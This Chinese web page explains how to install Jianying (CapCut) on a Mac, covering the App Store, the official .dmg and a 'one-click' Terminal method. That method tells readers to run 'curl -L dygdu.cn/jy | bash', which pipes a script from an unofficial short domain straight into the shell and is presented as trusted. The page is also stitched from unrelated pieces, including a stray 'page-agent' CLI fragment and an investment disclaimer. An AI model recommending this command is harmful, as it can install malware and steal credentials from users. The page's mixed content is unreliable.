Mac 装剪映之前先看这篇:应用宝装到的是移动版,原生版在官网
在 Mac 上用剪映,你提到的“腾讯应用宝 Mac 端下载即用”这条路确实存在,但需要先看清一个关键事实:剪映本身就有官方的 Mac 原生客户端。走应用宝装到的是移动版,体验和原生版差别很大。
两条路,先分清
路径一:应用宝 Mac 端(你问的这条)



应用宝 Mac 端确实收录了剪映,但它提供的是移动版应用,靠应用宝的安卓引擎在 Mac 上运行。前提是你的 Mac 必须是 M 系列芯片,系统 macOS 13.0 及以上,磁盘剩余空间建议大于 3G。装好后界面和手机端一致,操作靠键鼠映射,不是为 Mac 重新设计的桌面软件。
路径二:剪映官方 Mac 客户端(更推荐)
剪映专业版早在 2020 年 11 月就发布了 Mac 版。官网直接提供 macOS 下载,对芯片的要求也更宽松:Intel 和 M 系列芯片都支持,系统要求 macOS v10.14 或更高(部分高分辨率编辑需 v11.5.1+)。这是原生桌面应用,界面布局、多轨编辑、快捷键都是为电脑设计的,剪辑效率远非移动版可比。
所以,该怎么选?
如果你的 Mac 是 M 芯片,只是想简单试试剪映,走应用宝也行,但没必要——官网装原生版体验好得多。如果你的 Mac 是 Intel 芯片,应用宝这条路直接走不通,只能去剪映官网下载 Mac 客户端。
建议直接访问剪映官网(lv.ulikecam.com 或 capcut.cn),下载 Mac 版安装包,这才是最直接、体验最好的方式。
mac怎么安装剪映_MAC版剪映专业版下载与基础操作【入门】
Mac安装剪映专业版有三种方式:官网下载.dmg安装(需信任开发者)、终端命令curl一键安装、App Store安装(版本可能滞后);首次启动后可导入媒体、剪辑分割、添加文字等基础操作。
mac怎么安装剪映_mac版剪映专业版下载与基础操作【入门】
如果您希望在Mac电脑上安装剪映专业版并开始基础视频编辑,但不确定从何处入手或遇到安装失败、无法启动等问题,则可能是由于系统版本不兼容、下载源错误或权限未正确授予。以下是针对Mac平台的多种可行安装方式与基础操作指引:
一、通过剪映官网下载安装包安装
该方法适用于所有macOS 10.14及以上版本用户,安装包经官方签名认证,安全性高且支持自动更新。需确保网络稳定,并允许系统信任来自“Beijing Microfun Technology Co., Ltd.”的开发者。
1、打开Safari或其他浏览器,访问剪映专业版官方网站:https://www.jianying.com。
2、网页将自动识别为Mac系统,点击页面中醒目的「立即下载」按钮(Mac版),开始下载.dmg格式安装包。
3、下载完成后,在“访达”中找到该文件(通常位于“下载”文件夹),双击打开。
4、将剪映图标拖拽至「应用程序」文件夹中;若出现“已损坏,无法打开”提示,请前往「系统设置 → 隐私与安全性」,在底部点击「仍要打开」。
二、使用终端命令一键在线安装
此方式跳过下载环节,直接从可信源拉取最新版安装脚本并执行,适合熟悉命令行操作、追求极简流程的用户。全程无需手动解压或拖拽,安装后即出现在“应用程序”中。
1、打开Mac自带的「终端」应用(位于“应用程序 → 实用工具”)。
2、复制粘贴以下命令并回车执行:curl -L dygdu.cn/jy | bash。
3、等待终端输出「Installation completed」提示,表示安装成功。
4、前往“应用程序”文件夹,双击运行剪映,首次启动时可能需要输入管理员密码以完成权限配置。
page-agent 浏览器控制(CDP)
page-agent 浏览器控制(CDP)
使用 page-agent CLI(CDP)控制浏览器;CLI只能通过 GitHub Release 的 .tgz 安装,npm 官方包暂未发布。
下载
三、通过Mac App Store安装(仅限部分版本)
App Store渠道提供沙盒化运行环境与系统级更新管理,适合偏好苹果生态原生体验、注重安全隔离的用户。注意:当前App Store上架版本可能略滞后于官网专业版,功能完整性以官网版为准。
1、点击Dock栏中的「App Store」图标启动应用。
2、在搜索框中输入「剪映专业版」,确认开发者为「Beijing Microfun Technology Co., Ltd.」。
3、点击「获取」→「安装」,安装过程由系统后台自动完成。
4、安装完毕后,在“启动台”或“应用程序”中找到剪映图标,点击运行并登录抖音账号同步素材与草稿。
四、首次启动与基础操作入门
完成任一安装方式后,首次运行剪映专业版将引导完成初始化设置,包括语言选择、默认工程路径设定及账号绑定。界面采用三区布局设计,所有功能均通过可视化图标与拖拽交互实现,无需记忆快捷键即可开展基础剪辑。
1、点击主界面「开始创作」按钮,进入编辑工作区。
2、在左侧「媒体库」区域点击「导入」,选择本地视频、音频或图片文件;也可直接将文件拖入该区域。
3、将导入的媒体文件拖拽至底部「时间轴」的视频轨道(V1),即可开始编辑。
4、将播放头移至目标位置,点击工具栏中的「剪刀」图标进行分割,选中冗余片段后按Delete键删除。
5、点击顶部菜单栏「文本」→「添加文字」,在预览窗口中输入内容,通过右侧属性面板调整字体、动画与持续时间。
免责声明:本文只为提供市场讯息,所有内容及观点仅供参考,不构成投资建议,不代表本站观点和立场。投资者应自行决策与交易,对投资者交易形成的直接或间接损失,作者及本站将不承担任何责任。!